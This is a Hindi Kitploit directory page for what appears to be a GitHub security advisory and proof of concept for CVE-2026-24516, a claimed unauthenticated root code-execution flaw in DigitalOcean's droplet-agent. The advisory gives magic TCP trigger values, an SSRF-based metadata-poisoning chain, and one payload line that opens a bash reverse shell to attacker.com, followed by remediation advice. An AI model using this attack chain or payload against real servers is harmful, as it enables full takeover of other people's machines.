
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2026-24516-DigitalOcean-RCE. — CVE-2026-24516 का तकनीकी विश्लेषण और PoC: DigitalOcean Droplet Agent में अनधिकृत रूट रिमोट कोड निष्पादन (CVSS 10.0)। | Kitploit
उपकरण/GitHubGitHub/poxsky/cve-2026-24516-digitalocean-rce.
विशेषाधिकार वृद्धिभेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणजानकारी एकत्र करनापोस्ट-शोषणक्लाउड सुरक्षापेपर और शोधरेड टीमिंग

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें
पेलोड डेवलपमेंट
GitHubpoxsky/cve-2026-24516-digitalocean-rce.

CVE-2026-24516-DigitalOcean-RCE.

CVE-2026-24516 का तकनीकी विश्लेषण और PoC: DigitalOcean Droplet Agent में अनधिकृत रूट रिमोट कोड निष्पादन (CVSS 10.0)।

रिपॉजिटरी देखें
6 महीने पहलेअभी तक समीक्षित नहीं

CVE-2026-24516-DigitalOcean-RCE।

CVE-2026-24516 के लिए तकनीकी विश्लेषण और PoC: DigitalOcean Droplet Agent में अनऑथेंटिकेटेड रूट रिमोट कोड एक्ज़ीक्यूशन (CVSS 10.0)।

तकनीकी सुरक्षा सलाह: CVE-2026-24516

ID: CVE-2026-24516

शीर्षक: मेटाडेटा पॉइज़निंग और साइड-चैनल के माध्यम से अनऑथेंटिकेटेड रूट RCE

गंभीरता: क्रिटिकल (CVSS v3.1: 10.0 / AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

शोधकर्ता: Anmol Singh Rajput (@poxsky)

प्रभावित: DigitalOcean Droplet Agent (droplet-agent) <= v1.3.2

================================================================================

  1. आर्किटेक्चरल अवलोकन

'droplet-agent' एक विशेषाधिकार प्राप्त सिस्टम डेमॉन (UID 0) है जो रिमोट टेलीमेट्री और डायग्नोस्टिक्स के लिए डिज़ाइन किया गया है। यह एक निष्क्रिय मॉनिटरिंग स्थिति बनाए रखता है जब तक कि एक विशिष्ट सिग्नलिंग अनुक्रम प्राप्त नहीं हो जाता। मुख्य भेद्यता लिंक-लोकल मेटाडेटा सेवा (169.254.169.254) के "इम्प्लिसिट ट्रस्ट मॉडल" में निहित है, जिसमें क्रिप्टोग्राफिक इंटीग्रिटी जांच का अभाव है।

  1. गहन विश्लेषण: एक्सप्लॉइट प्रिमिटिव्स


A. पैसिव TCP साइड-चैनल (सिग्नलिंग लेयर) एजेंट पोर्ट 22 पर एक रॉ सॉकेट लिसनर (internal/metadata/watcher/ssh_watcher.go) का उपयोग करता है। यह TCP हेडर में हार्डकोडेड मैजिक कॉन्स्टेंट्स के आधार पर IDLE से ACTIVE में स्टेट ट्रांज़िशन करता है:

  • Sequence Number (Seq): 0x419AD37 (68796879 -> "DODO")
  • Acknowledgment Number (Ack): 0xCF259 (848489 -> "TTY")

विश्लेषण: यह एक निर्धारक ट्रिगर बनाता है। एक बाहरी हमलावर इन मैजिक मानों के साथ एक एकल TCP SYN पैकेट स्पूफ करके इंफ्रास्ट्रक्चर कंट्रोल प्लेन का प्रतिरूपण कर सकता है।


B. ट्रस्ट बाउंड्री उल्लंघन (लिंक-लोकल दोष) सिग्नलिंग के बाद, एजेंट क्लाउड मेटाडेटा एंडपॉइंट से JSON निर्देश प्राप्त करता है। भेद्यता प्रामाणिकता सत्यापन का अभाव है। एजेंट 169.254.169.254 ज़ोन को "हार्डन्ड ट्रस्टेड ज़ोन" मानता है, और पेलोड हस्ताक्षर (HMAC/mTLS) सत्यापित करने में विफल रहता है।







C. सिंक: अनसैनिटाइज़्ड कमांड इंजेक्शन 'TroubleshootingActioner' (internal/troubleshooting/actioner/actioner.go) में एक सिंक है जहाँ यह 'requesting' ऐरे को पार्स करता है।

  • भेद्य सिंक: exec.CommandContext(ctx, name, args...)
  • लॉजिक दोष: सत्यापन लॉजिक केवल एक प्रीफिक्स जांच ('command:') करता है। यह इनपुट को टोकनाइज़ करने या शेल मेटाकैरेक्टर (;, |, &, $) को सैनिटाइज़ करने में विफल रहता है।
  1. हथियारबंद हमला श्रृंखला (SSRF-टू-रूट-RCE)

  1. प्रतिरूपण: हमलावर एक होस्टेड एप्लिकेशन में SSRF की पहचान करता है ताकि लिंक-लोकल मेटाडेटा सेवा को अनुरोध प्रॉक्सी किए जा सकें।


  2. पॉइज़निंग: हमलावर एक दुर्भावनापूर्ण मेटाडेटा सर्वर सेट करता है जो लौटाता है: {"requesting": ["command:bash -c 'bash -i >& /dev/tcp/attacker.com/4444 0>&1'"]}

  3. द नॉक: हमलावर पोर्ट 22 पर "DODO-TTY" TCP ट्रिगर भेजता है।

  4. एक्ज़ीक्यूशन: एजेंट ज़हरीले JSON को प्राप्त करता है और EFFECTIVE UID 0 (रूट) के साथ रिवर्स शेल निष्पादित करता है।

  5. प्रभाव मूल्यांकन


  • पूर्ण सिस्टम समझौता: पूर्ण कर्नेल-स्तरीय पहुँच।
  • पर्सिस्टेंस: रूटकिट या स्थायी SSH बैकडोर इंजेक्ट करने की क्षमता।
  • टेनेंट जोखिम: किसी भी ग्राहक ऐप में एक भी SSRF सभी OS-स्तरीय फ़ायरवॉल को बायपास करते हुए पूर्ण ड्रॉपलेट टेकओवर की ओर ले जाता है।
  1. उपचार रणनीति

  • क्रिप्टोग्राफिक इंटीग्रिटी: सभी मेटाडेटा पेलोड के लिए JWT/HMAC साइनिंग लागू करें।
  • नेमस्पेस आइसोलेशन: एक्शनर को प्रतिबंधित PID/नेटवर्क नेमस्पेस में चलाएँ।
  • अलाउलिस्टिंग: अपरिवर्तनीय डायग्नोस्टिक बाइनरीज़ का एक सेट हार्डकोड करें; सभी डायनामिक स्ट्रिंग इनपुट अस्वीकार करें।
1000071250 1000071254 1000071252 1000071246 1000071243 1000071244 1000071247 1000071249 1000071251
टूल डाउनलोड करें